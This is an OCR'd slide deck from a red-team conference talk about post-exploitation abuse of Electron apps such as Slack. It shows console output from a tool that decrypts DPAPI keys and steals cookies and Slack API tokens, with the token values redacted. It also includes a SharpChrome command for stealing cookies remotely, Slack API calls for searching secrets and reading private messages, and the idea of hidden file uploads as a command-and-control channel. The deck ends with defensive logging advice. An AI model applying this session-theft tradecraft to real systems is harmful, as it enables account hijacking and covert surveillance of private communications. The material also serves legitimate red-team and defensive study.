


Statikk Shiv

Leveraging Electron Applications For Post-Exploitation

Ruben Boonen (@FuzzySec)


Who Am I?


- Part of the IBM Adversary Simulation team
- 10 years in consulting & research (offense / defence)
- Windows things, I love that low level stuff no one cares about
- Special interest in endpoint post-exploitation
- Just a dude with a keyboard ¯_(ツ)_/¯

B33F

IBM

Electron why?







- Cross-platform, write once deploy anywhere
- Fast development
- Rich application libraries (Node.js & Web)
- Uses technologies web developers already know
- It's just a browser


Java was popular for similar reasons


IBM

Electron what?










IBM

Electron who?

IBM


How do Electron sessions work?

..mostly..




Same principles as Chrome
& Edge abuse

SharpChrome




IBM



```
  ___ _          _                 _       _
 | __| |___ __ _| |_ _ _ ___ _ _ _| |_  _| |_ ___
 | _|| / -_) _|  _| '_/ _ \ | || |  _/ -_)
 |___|_\___\__|\__|_| \___/_|\_, |\__\___|
                             |__/

[+] Found DPAPI encrypted state key..
[>] Decrypted AES Key: 11E9C

[+] Parsing cookie store..

[>] Host    : .slack.com
    Name    : b
    Value   :
    Expires : 13605337969660959

[>] Host    : .youtube.com
    Name    : VISITOR_INFO1_LIVE
    Value   :
    Expires : 13305517281086162

[>] Host    : .spotify.com
    Name    : sp_landing
    Value   :

    Expires : 13292585825169649

[>] Host    : .spotify.com
    Name    : sp_t
    Value   :
    Expires : 1332U07818 3U71925
```

IBM

Demo




IBM

Yikes

Familiar, yes?

- Like browser attacks using SharpChrome
- If you have DA you can perform this attack using the domain DPAPI backup key remotely
- https://posts.specterops.io/operational-guidance-for-offensive-user-dpapi-abuse-1fb7fac8b107
- https://github.com/GhostPack/SharpDPAPI

```
SharpChrome.exe cookies /statekey:B396.... /server:THE-
USER.corp.com /pvk:HvG1.... /format:json
```



IBM


Red Team vs Crime & Intel


- Red Team, Crime and Intel data collection have overlaps naturally
  - Like Chrome session hijacking
- But there are also differences; different objectives necessitate different data to achieve actions-on-objectives ¯_(ツ)_/¯
  - Intel services, for example, may wish to access private WhatsApp communications between targets. This is something the Red Team is not interested in.
- We are focused here on what the Red Team cares about but Electron applications are also at play in these two other domains

Limit-Testing Slack Automation


- Why Slack?
  - Slack is very common, not just for private but also corporate use
  - Slack has good API documentation
  - Chat apps are often an under-used data source for Red Team engagements, information gathering and SE
  - In 2021 EA was compromised with a stolen Slack cookie
    - https://www.vice.com/en/article/7kvkqb/how-ea-games-was-hacked-slack
- Challenges?
  - DPAPI encrypted web session tokens (we can do this already)
  - What workspaces does the user have access to?
  - Slack workspaces use a different session token (XOXS / XOXC / ...)

Scoping User Access





Statikk
Shiv
~b33f
[+] Slack workspaces
Team
Caption
fuzzyapt.slack.com
FuzzyAPT
redteamcabal.slack.com
RedTeam Cabal
pssec.slack.com
PowerShell Security
ateam-corp.slack.com
A Team
bloodhoundhq.slack.com
BloodHoundGang
fullstackwebattack.slack.com
Full Stack Web Attack
zon8v2.slack.com
zon8v2
[redacted]slack.com
[redacted]
frida-training.slack.com
Frida Training
[redacted]slack.com
[redacted]
[redacted]slack.com
[redacted]
[redacted]slack.com
X-Force IR
[redacted]slack.com
X-Force
[redacted]slack.com
IBM Security


Demo



IBM


Gaining API Access





```
    _, .__.
   (  / (  '-.
   ( '  ,_) ) \
   (_ ,  /\   ,_/
     '--\ `\--`
        _\ _\   Statikk
        `\ \       Shiv
         _\_\
         `\\
 ~b33f     \\
      _.'.`\.'._

[+] Found DPAPI encrypted state key..
[>] Decrypted AES Key: 11E9CE75BF8FCD0EBAE3AFC269E128F3A49D2BD36319BAC5F8EC4BA97322924F

[+] Parsing cookie store..
[+] Requesting API tokens..

[*] Workspace : [redacted]slack.com
    Token     : xoxc-4512[redacted]

[*] Workspace : [redacted]slack.com
    Token     : xoxc-6321[redacted]

[*] Workspace : [redacted]slack.com
    Token     : xoxc-3643[redacted]


[*] Workspace : redteamcabal.slack.com
    Token     : xoxc-1478[redacted]


[*] Workspace : fuzzyapt.slack.com
    Token     : xoxc-2466[redacted]


[*] Workspace : pssec.slack.com
    Token     : xoxc-8756[redacted]

[*] Workspace : ateam-corp.slack.com
```

Demo



IBM

Slack session theft, a history


- Initial POC in November 2020
  - https://twitter.com/FuzzySec/status/1329099934344294400
  - Times change!
  - Slack cookie store did not use DPAPI to encrypt session data
  - The Slack API did not require the web session cookie
    - You could pass only the workspace API token
  - Slack API has had a number of changes since 2020!
    - Documentation is good but also omits details (lies) sometimes
- Toolkit development is only part of the story, maintenance also requires **Δ-t** investment

API Automation

- Anything You Can Do, I Can Do Better
  - Get channel information
  - Fuzzy search for keywords across the workspace
  - Get User details
  - Read conversations (channel/im/mpim)
  - Send messages (with attachments if required)
- Resources
  - https://api.slack.com/methods


Recce the battlefield

`conversations.list`




- https://api.slack.com/methods/conversations.list
- Channels, IM's, MPIM's

`users.info`



- https://api.slack.com/methods/users.info
- Workspace member details


Demo



IBM


Taking payment in secrets

```
search.all
```




- https://api.slack.com/methods/search.all
- Perform fuzzy matching of keywords across the workspace

```
conversations.history
```



- https://api.slack.com/methods/conversations.history
- Read conversation history


Demo



IBM


Selling a dream

`chat.postMessage`




- https://api.slack.com/methods/chat.postMessage
- Send messages to a conversation

`files.upload`



- https://api.slack.com/methods/files.upload
- Send messages to a conversation with files

Demo



IBM

Files, a bonus round

- You can actually upload files without posting them
- You get a file reference you can later use to delete the file
- These files only exist on Slack's servers
- No way to identify them in the Slack app
- You can do a pattern based file search

⇩

Perfect C2 mechanism

Send Halppp!

When an attacker pops your box they also pop all the things on your box. This risk cannot be eliminated ¯_(ツ)_/¯

- Ingest and audit user logs for Slack and other similar applications
  - Anomalous authentications
  - New browsers / apps / devices
  - New unique IP's
  - https://slack.com/intl/en-gb/help/articles/360002084807-View-access-logs-for-your-workspace
- Set more restrictive session timeouts for your Slack workspace
  - If a session is compromised, you want to limit the duration of access
  - https://slack.com/intl/en-gb/help/articles/115005223763-Manage-session-duration



Questions




IBM

Reach Out

- https://www.ibm.com/security/services
- @retBandit
- @FuzzySec
- @XForceRed